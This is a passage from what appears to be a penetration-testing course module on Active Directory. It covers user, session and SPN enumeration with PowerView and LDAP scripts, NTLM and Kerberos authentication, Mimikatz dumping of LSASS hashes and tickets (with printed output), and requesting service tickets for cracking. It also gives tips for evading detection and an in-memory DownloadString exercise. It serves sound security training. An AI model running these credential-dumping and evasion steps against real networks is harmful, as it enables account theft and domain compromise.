-------------- ------------------ ----------------- ------------------
offsec         corp                                 DC01
offsec         corp                                 DC01
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
```

[628] (@harmj0y, 2017), https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerView/powerview.ps1

```
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
```

Listing 684 - User enumeration using Get-NetLoggedon

The output reveals the expected *offsec* user account.

Next, let's try to retrieve active sessions on the domain controller DC01. Remember that these sessions are performed against the domain controller when a user logs on, but originate from a specific workstation or server, which is what we are attempting to enumerate.

We can invoke the **Get-NetSession** function in a similar fashion using the **-ComputerName** flag. Recall that this function invokes the Win32 API *NetSessionEnum*, which will return all active sessions, in our case from the domain controller.

In Listing 685, the API is invoked against the domain controller *DC01*.

```
PS C:\Tools\active_directory> Get-NetSession -ComputerName dc01


sesi10_cname sesi10_username sesi10_time sesi10_idle_time
------------ --------------- ----------- ----------------
\\192.168.1.111 CLIENT251$                8                8
\\[::1]      DC01$                     6                6
\\192.168.1.111 offsec                    0                0
```

Listing 685 - Enumerating active user sessions with Get-NetSession

As expected, the Offsec user has an active session on the domain controller from 192.168.1.111 (the Windows 10 client) due to an active login. The information obtained from the two APIs ended up being the same as we are targeting only a single machine, which also happens to be the one we are executing our script from. In a real Active Directory infrastructure, however, the information gained using each API might differ and would definitely be more helpful.

Now that we can enumerate group membership and determine which machines users are currently logged in to, we have the basic skills needed to begin compromising user accounts with the ultimate goal of gaining domain administrative privileges.

21.2.4.1 Exercises

1. Download and use PowerView to perform the same enumeration against the student VM while in the context of the *Offsec* account.
2. Log in to the student VM with the *Jeff_Admin* account and perform a remote desktop login to the domain controller using the *Jeff_Admin* account. Next, execute the Get-NetLoggedOn function on the student VM to discover logged-in users on the domain controller while in the context of the *Jeff_Admin* account.
3. Repeat the enumeration by using the *DownloadString* method from the *System.Net.WebClient* class in order to download PowerView from your Kali system and execute it in memory without saving it to the hard disk.

21.2.5 Enumeration Through Service Principal Names

So far we have enumerated domain users in search of logged in accounts that are members of high value groups. An alternative to attacking a domain user account is to target so-called service accounts[629], which may also be members of high value groups.

When an application is executed, it must always do so in the context of an operating system user. If a user launches an application, that user account defines the context. However, services launched by the system itself use the context based on a *Service Account*.

In other words, isolated applications can use a set of predefined service accounts: *LocalSystem*,[630] *LocalService*,[631] and *NetworkService*.[632] For more complex applications, a domain user account may be used to provide the needed context while still having access to resources inside the domain.

When applications like Exchange, SQL, or Internet Information Services (IIS) are integrated into Active Directory, a unique service instance identifier known as a *Service Principal Name* (SPN)[633] is used to associate a service on a specific server to a service account in Active Directory.

> *Managed Service Accounts,[634] introduced with Windows Server 2008 R2, were designed for complex applications which require tighter integration with Active Directory. Larger applications like SQL and Microsoft Exchange[635] often require server redundancy when running to guarantee availability, but Managed Service Accounts cannot support this. To remedy this, Group Managed Service Accounts[636] were introduced with Windows Server 2012, but this requires that domain controllers run Windows Server 2012 or higher. Because of this, many organizations still rely on basic Service Accounts.*

By enumerating all registered SPNs in the domain, we can obtain the IP address and port number of applications running on servers integrated with the target Active Directory, limiting the need for a broad port scan.

Since the information is registered and stored in Active Directory, it is present on the domain controller. To obtain the data, we will again query the domain controller in search of specific service principal names.

[629] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/ms686005(v=vs.85).aspx

[630] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190(v=vs.85).aspx

[631] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684188(v=vs.85).aspx

[632] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684272(v=vs.85).aspx

[633] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx

[634] (Microsoft, 2009), https://blogs.technet.microsoft.com/askds/2009/09/10/managed-service-accounts-understanding-implementing-best-practices-and-troubleshooting/

[635] (Wikipedia, 2018), https://en.wikipedia.org/wiki/Microsoft_Exchange_Server

[636] (Microsoft, 2012), https://blogs.technet.microsoft.com/askpfeplat/2012/12/16/windows-server-2012-group-managed-service-accounts/

> *While Microsoft has not documented a list of searchable SPN's there are extensive lists available online.*[637]

For example, let's update our PowerShell enumeration script to filter the *serviceprincipalname* property for the string **http**, indicating the presence of a registered web server:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"
$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="serviceprincipalname=*http*"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
    }
}
```

Listing 686 - PowerShell script to detect registered service principal names

This search returns a number of results, and although they could be further filtered, we can easily spot relevant information:

```
Name                    Value
----                    -----
givenname               {iis_service}
samaccountname          {iis_service}
cn                      {iis_service}
pwdlastset              {131623309820953450}
whencreated             {05/02/2018 19.03.02}
badpwdcount             {0}
displayname             {iis_service}
```

[637] (Sean Metcalf, 2017), http://adsecurity.org/?page_id=183

```
lastlogon               {131624786130434963}
samaccounttype          {805306368}
countrycode             {0}
objectguid              {201 74 156 103 125 89 254 67 146 40 244 7 212 176 32 11}
usnchanged              {28741}
whenchanged             {07/02/2018 12.08.56}
name                    {iis_service}
objectsid               {1 5 0 0 0 0 0 5 21 0 0 0 202 203 185 181 144 182 205 192 58 2
logoncount              {3}
badpasswordtime         {0}
accountexpires          {9223372036854775807}
primarygroupid          {513}
objectcategory          {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}
userprincipalname       {iis_service@corp.com}
useraccountcontrol      {590336}
dscorepropagationdata   {01/01/1601 00.00.00}
serviceprincipalname    {HTTP/CorpWebServer.corp.com}
distinguishedname       {CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com
objectclass             {top, person, organizationalPerson, user}
usncreated              {12919}
lastlogontimestamp      {131624773644330799}
adspath                 {LDAP://CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp
,DC=com}
...
```

Listing 687 - Output of service principal name search

Based on the output, one attribute name, *samaccountname* is set to *iis_service*, indicating the presence of a web server and *serviceprincipalname* is set to *HTTP/CorpWebServer.corp.com*. This all seems to suggest the presence of a web server.

Let's attempt to resolve "CorpWebServer.corp.com" with **nslookup**:

```
PS C:\Users\offsec.CORP> nslookup CorpWebServer.corp.com
Server:  UnKnown
Address:  192.168.1.110

Name:    corpwebserver.corp.com
Address:  192.168.1.110
```

Listing 688 - Nslookup of serviceprincipalname entry

From the results, it's clear that the hostname resolves to an internal IP address, namely the IP address of the domain controller.

If we browse this IP, we find a default IIS web server as shown in Figure 308.




Figure 308: IIS web server at CorpWebServer.corp.com

Although a domain controller would normally not host a web server, the student lab is full of surprises.

While the enumeration of service principal names does not produce the web server software or version, it will narrow the search down and allow for either manual detection or tightly scoped port scans.

21.2.5.2 Exercises

1. Repeat the steps from this section to discover the service principal name for the IIS server.
2. Discover any additional registered service principal names in the domain.
3. Update the script so the result includes the IP address of any servers where a service principal name is registered.
4. Use the Get-SPN script[638] and rediscover the same service principal names.

[638] (Scott Sutherland, 2013), https://github.com/EmpireProject/Empire/blob/master/data/module_source/situational_awareness/network/Get-SPN.ps1

21.3 Active Directory Authentication

Now that we have enumerated user accounts, group memberships, and registered SPNs, let's attempt to use this information to compromise Active Directory.

In order to do this, we must first discuss the details of Active Directory authentication.

Active Directory supports multiple authentication protocols and techniques and implements authentication to both Windows computers as well as those running Linux and macOS.

> *Active Directory supports several older protocols including WDigest.[639] While these may be useful against older operating systems like Windows 7 or Windows Server 2008 R2, we will only focus on more modern authentication protocols in this section.*

Active Directory uses either Kerberos[640] or NTLM authentication[641] protocols for most authentication attempts. We will discuss the simpler NTLM protocol first.

21.3.1 NTLM Authentication

NTLM authentication is used when a client authenticates to a server by IP address (instead of by hostname),[642] or if the user attempts to authenticate to a hostname that is not registered on the Active Directory integrated DNS server. Likewise, third-party applications may choose to use NTLM authentication instead of Kerberos authentication.

The NTLM authentication protocol consists of seven steps as shown in Figure 309 and explained in depth below.

[639] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc778868(v=ws.10).aspx

[640] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc780469(v=ws.10).aspx

[641] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/aa378749(v=vs.85).aspx

[642] (Microsoft, 2013), https://blogs.msdn.microsoft.com/chiranth/2013/09/20/ntlm-want-to-know-how-it-works/



Step 1:
Calculate NTLM hash
Step 2: Username
Step 3: Nonce
Step 4: Response (Encrypted nonce)
Client
Application Server
Step 5: Response, username and nonce
Step 7: Approve authentication
Step 6:
Encrypt nonce with NTLM hash of user and compare to response
Domain Controller

Figure 309: Diagram of NTLM authentication in Active Directory

In the first authentication step, the computer calculates a cryptographic hash, called the *NTLM hash*, from the user's password. Next, the client computer sends the user name to the server, which returns a random value called the *nonce* or *challenge*. The client then encrypts the nonce using the NTLM hash, now known as a *response*, and sends it to the server.

The server forwards the response along with the username and the nonce to the domain controller. The validation is then performed by the domain controller, since it already knows the NTLM hash of all users. The domain controller encrypts the challenge itself with the NTLM hash of the supplied username and compares it to the response it received from the server. If the two are equal, the authentication request is successful.

As with any other hash, NTLM cannot be reversed. However, it is considered a "fast-hashing" cryptographic algorithm since short passwords can be cracked in a span of days with even modest equipment[643].

By using cracking software like Hashcat with top-of-the-line graphic processors, it is possible to test over 600 billion NTLM hashes every second. This means that

[643] (Jeremi M Gosney, 2017), https://gist.github.com/epixoip/ace60d09981be09544fdd35005051505

> *all eight-character passwords may be tested within 2.5 hours and all nine-character passwords may be tested within 11 days.*

Next we will turn to Kerberos, which is the default authentication protocol in Active Directory and for associated services.

21.3.2 Kerberos Authentication

The Kerberos authentication protocol used by Microsoft is adopted from the Kerberos version 5 authentication protocol created by MIT and has been used as Microsoft's primary authentication mechanism since Windows Server 2003. While NTLM authentication works through a principle of challenge and response, Windows-based Kerberos authentication uses a ticket system.

At a high level, Kerberos client authentication to a service in Active Directory involves the use of a domain controller in the role of a key distribution center, or KDC.[644] This process is shown in Figure 310.

[644] (Wikipedia, 2017), https://en.wikipedia.org/wiki/Key_distribution_center



Step 1: Authentication Server Request
Step 2: Authentication Server Reply
Step 3: Ticket Granting Service Request
Step 4: Ticket Granting Server Reply
Client
Domain Controller
Step 5: Application Request
Step 6: Service Authentication
Application Server

Figure 310: Diagram of Kerberos Authentication

Let's review this process in detail in order to lay a foundation for further discussion.

For example, when a user logs in to their workstation, a request is sent to the domain controller, which has the role of KDC and also maintains the Authentication Server service. This *Authentication Server Request* (or *AS_REQ*) contains a time stamp that is encrypted using a hash derived from the password of the user[645] and the username.

When the domain controller receives the request, it looks up the password hash associated with the specific user and attempts to decrypt the time stamp. If the decryption process is successful and the time stamp is not a duplicate (a potential replay attack), the authentication is considered successful.

The domain controller replies to the client with an *Authentication Server Reply* (*AS_REP*) that contains a session key (since Kerberos is stateless) and a *Ticket Granting Ticket* (TGT). The session key is encrypted using the user's password hash, and may be decrypted by the client and reused. The TGT contains information regarding the user, including group memberships, the domain, a time stamp, the IP address of the client, and the session key.

In order to avoid tampering, the Ticket Granting Ticket is encrypted by a secret key known only to the KDC and can not be decrypted by the client. Once the client has received the session key and the TGT, the KDC considers the client authentication complete. By default, the TGT will be valid for 10 hours, after which a renewal occurs. This renewal does not require the user to re-enter the password.

When the user wishes to access resources of the domain, such as a network share, an Exchange mailbox, or some other application with a registered service principal name, it must again contact the KDC.

This time, the client constructs a *Ticket Granting Service Request* (or *TGS_REQ*) packet that consists of the current user and a timestamp (encrypted using the session key), the SPN of the resource, and the encrypted TGT.

Next, the ticket granting service on the KDC receives the TGS_REQ, and if the SPN exists in the domain, the TGT is decrypted using the secret key known only to the KDC. The session key is then extracted from the TGT and used to decrypt the username and timestamp of the request. As this point the KDC performs several checks:

1. The TGT must have a valid timestamp (no replay detected and the request has not expired).
2. The username from the TGS_REQ has to match the username from the TGT.
3. The client IP address needs to coincide with the TGT IP address.

If this verification process succeeds, the ticket granting service responds to the client with a *Ticket Granting Server Reply* or *TGS_REP*. This packet contains three parts:

1. The SPN to which access has been granted.
2. A session key to be used between the client and the SPN.

[645] (Skip Duckwall, 2014), https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

3. A *service ticket* containing the username and group memberships along with the newly-created session key.

The first two parts (SPN and session key) are encrypted using the session key associated with the creation of the TGT and the *service ticket* is encrypted using the password hash of the service account registered with the SPN in question.

Once the authentication process by the KDC is complete and the client has both a session key and a service ticket, the service authentication begins.

First, the client sends to the application server an *application request* or *AP_REQ* , which includes the username and a timestamp encrypted with the session key associated with the service ticket along with the service ticket itself.

The application server decrypts the service ticket using the service account password hash and extracts the username and the session key. It then uses the latter to decrypt the username from the *AP_REQ*. If the *AP_REQ* username matches the one decrypted from the service ticket, the request is accepted. Before access is granted, the service inspects the supplied group memberships in the service ticket and assigns appropriate permissions to the user, after which the user may access the requested service.

This protocol may seem complicated and perhaps even convoluted, but it was designed to mitigate various network attacks and prevent the use of fake credentials.

Now that we have explored the foundations of both NTLM and Kerberos authentication, let's explore various cached credential storage and service account attacks.

21.3.3 Cached Credential Storage and Retrieval

To lay the foundation for cached storage credential attacks, we must first discuss the various password hashes used with Kerberos and show how they are stored.

Since Microsoft's implementation of Kerberos makes use of single sign-on, password hashes must be stored somewhere in order to renew a TGT request. In current versions of Windows, these hashes are stored in the Local Security Authority Subsystem Service (LSASS)[646] memory space.[647]

If we gain access to these hashes, we could crack them to obtain the cleartext password or reuse them to perform various actions.

Although this is the end goal of our AD attack, the process is not as straightforward as it sounds. Since the LSASS process is part of the operating system and runs as SYSTEM, we need SYSTEM (or local administrator) permissions to gain access to the hashes stored on a target.

Because of this, in order to target the stored hashes, we often have to start our attack with a local privilege escalation. To makes things even more tricky, the data structures used to store the hashes in memory are not publicly documented and they are also encrypted with an LSASS-stored key.

[646] (Microsoft, 2017), https://technet.microsoft.com/en-us/library/cc961760.aspx

[647] (Benjamin Delphy, 2013), http://blog.gentilkiwi.com/securite/mimikatz/sekurlsa-credman#getLogonPasswords

Nevertheless, since this is a huge attack vector against Windows and Active Directory, several tools have been created to extract the hashes, the most popular of which is Mimikatz.[648]

Let's try to use Mimikatz to extract hashes on our Windows 10 system.

In the following example, we will run Mimikatz as a standalone application. However, due to the mainstream popularity of Mimikatz and well-known detection signatures, consider avoiding using it as a standalone application. For example, execute Mimikatz directly from memory using an injector like PowerShell[649] or use a built-in tool like Task Manager to dump the entire LSASS process memory, move the dumped data to a helper machine, and from there, load the data into Mimikatz.[650]

Since the Offsec domain user is a local administrator, we are able to launch a command prompt with elevated privileges. From this command prompt, we will run **`mimikatz`**[651] and enter **`privilege::debug`** to engage the *SeDebugPrivlege*[652] privilege, which will allow us to interact with a process owned by another account.

Finally, we'll run **`sekurlsa::logonpasswords`** to dump the credentials of all logged-on users using the Sekurlsa[653] module.

This should dump hashes for all users logged on to the current workstation or server, *including remote logins* like Remote Desktop sessions.

```
C:\Tools\active_directory> mimikatz.exe

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 291668 (00000000:00047354)
Session           : Interactive from 1
User Name         : Offsec
Domain            : CORP
Logon Server      : DC01
Logon Time        : 08/02/2018 14.23.26
SID               : S-1-5-21-1602875587-2787523311-2599479668-1103
        msv :
         [00000003] Primary
         \* Username : Offsec
```

[648] (Benjamin Delphy, 2018), https://github.com/gentilkiwi/mimikatz

[649] (Matt Graeber, 2016), https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

[650] (Ruben Boonen, 2016), http://www.fuzzysecurity.com/tutorials/18.html

[651] (Benjamin Delphu, 2014), https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa

[652] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx

[653] (Mimikatz, 2019), https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa

```
          \* Domain   : CORP
          \* NTLM     : e2b475c11da2a0748290d87aa966c327
          \* SHA1     : 8c77f430e4ab8acb10ead387d64011c76400d26e
          \* DPAPI    : 162d313bede93b0a2e72a030ec9210f0
         tspkg :
         wdigest :
          \* Username : Offsec
          \* Domain   : CORP
          \* Password : (null)
         kerberos :
          \* Username : Offsec
          \* Domain   : CORP.COM
          \* Password : (null)
...
```

Listing 689 - Executing mimikatz on a domain workstation

The output snippet above shows all credential information stored in LSASS for the domain user Offsec, including cached hashes.

Notice that we have two types of hashes highlighted in the output above. This will vary based on the functional level of the AD implementation. For AD instances at a functional level of Windows 2003, NTLM is the only available hashing algorithm. For instances running Windows Server 2008 or later, both NTLM and SHA-1 (a common companion for AES encryption) may be available. On older operating systems like Windows 7, or operating systems that have it manually set, WDigest,[654] will be enabled. When WDigest is enabled, running Mimikatz will reveal cleartext password alongside the password hashes.

Armed with these hashes, we could attempt to crack them and obtain the cleartext password.

A different approach and use of Mimikatz is to exploit Kerberos authentication by abusing TGT and service tickets. As already discussed, we know that Kerberos TGT and service tickets for users currently logged on to the local machine are stored for future use. These tickets are also stored in LSASS and we can use Mimikatz to interact with and retrieve our own tickets and the tickets of other local users.

For example, in Listing 690, we use Mimikatz to show the Offsec user's tickets that are stored in memory:

```
mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 291668 (00000000:00047354)
Session           : Interactive from 1
User Name         : Offsec
Domain            : CORP
Logon Server      : DC01
Logon Time        : 08/02/2018 14.23.26
SID               : S-1-5-21-1602875587-2787523311-2599479668-1103

 * Username : Offsec
 * Domain   : CORP.COM
 * Password : (null)
```

[654] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc778868(v=ws.10).aspx

```
Group 0 - Ticket Granting Service
 [00000000]
   Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
   Service Name (02) : cifs ; dc01 ; @ CORP.COM
   Target Name  (02) : cifs ; dc01 ; @ CORP.COM
   Client Name  (01) : Offsec ; @ CORP.COM
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
   Session Key       : 0x00000012 - aes256_hmac
     d062a1b8c909544a7130652fd4bae4c04833c3324aa2eb1d051816a7090a0718
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
 [00000000]
   Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
   Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
   Target Name  (--) : @ CORP.COM
   Client Name  (01) : Offsec ; @ CORP.COM ( $$Delegation Ticket$$ )
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwa
   Session Key       : 0x00000012 - aes256_hmac
     3b0a49af17a1ada1dacf2e3b8964ad397d80270b71718cc567da4d4b2b6dc90d
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
 [00000001]
   Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
   Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
   Target Name  (02) : krbtgt ; CORP.COM ; @ CORP.COM
   Client Name  (01) : Offsec ; @ CORP.COM ( CORP.COM )
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forward
   Session Key       : 0x00000012 - aes256_hmac
     8f6e96a7067a86d94af4e9f46e0e2abd067422fe7b1588db37c199f5691a749c
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
...
```

Listing 690 - Extracting Kerberos tickets with mimikatz

The output shows both a TGT and a TGS. Stealing a TGS would allow us to access only particular resources associated with those tickets. On the other side, armed with a TGT ticket, we could request a TGS for specific resources we want to target within the domain. We will discuss how to leverage stolen or forged tickets later on in the module.

In addition to these functions, Mimikatz can also export tickets to the hard drive and import tickets into LSASS, which we will explore later. Mimikatz can even extract information related to authentication performed through smart card and PIN, making this tool a real cached credential "Swiss Army knife"!

21.3.3.1 Exercises

1. Use Mimikatz to dump all password hashes from the student VM.
2. Log in to the domain controller as the Jeff_Admin account through Remote Desktop and use Mimikatz to dump all password hashes from the server.

21.3.4 Service Account Attacks

Recalling the explanation of the Kerberos protocol, we know that when the user wants to access a resource hosted by a SPN, the client requests a service ticket that is generated by the domain controller. The service ticket is then decrypted and validated by the application server, since it is encrypted through the password hash of the SPN.

When requesting the service ticket from the domain controller, no checks are performed on whether the user has any permissions to access the service hosted by the service principal name. These checks are performed as a second step only when connecting to the service itself. This means that if we know the SPN we want to target, we can request a service ticket for it from the domain controller. Then, since it is our own ticket, we can extract it from local memory and save it to disk.

In this section we will abuse the service ticket and attempt to crack the password of the service account.

For example, we know that the registered SPN for the Internet Information Services web server in the domain is *HTTP/CorpWebServer.corp.com*. From PowerShell, we can use the *KerberosRequestorSecurityToken* class[655] to request the service ticket.[656]

The code segment we need is located inside the *System.IdentityModel*[657] namespace, which is not loaded into a PowerShell instance by default. To load it, we use the *Add-Type*[658] cmdlet with the -*AssemblyName* argument.

We can call the *KerberosRequestorSecurityToken* constructor by specifying the SPN with the -*ArgumentList* option as shown in Listing 691.

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'H
TTP/CorpWebServer.corp.com'
```

Listing 691 - Requesting a service ticket

After execution, the requested service ticket should be generated by the domain controller and loaded into the memory of the Windows 10 client. Instead of executing Mimikatz all the time, we can also use the built-in **klist**[659] command to display all cached Kerberos tickets for the current user:

```
PS C:\Users\offsec.CORP> klist

Current LogonId is 0:0x3dedf

Cached Tickets: (4)

#0> Client: Offsec @ CORP.COM
```

[655] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.kerberosrequestorsecuritytoken(v=vs.110).aspx

[656] (Sean Metcalf, 2016), https://adsecurity.org/?p=2293

[657] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel?view=netframework-4.8

[658] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-6

[659] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/klist

```
    Server: krbtgt/CORP.COM @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
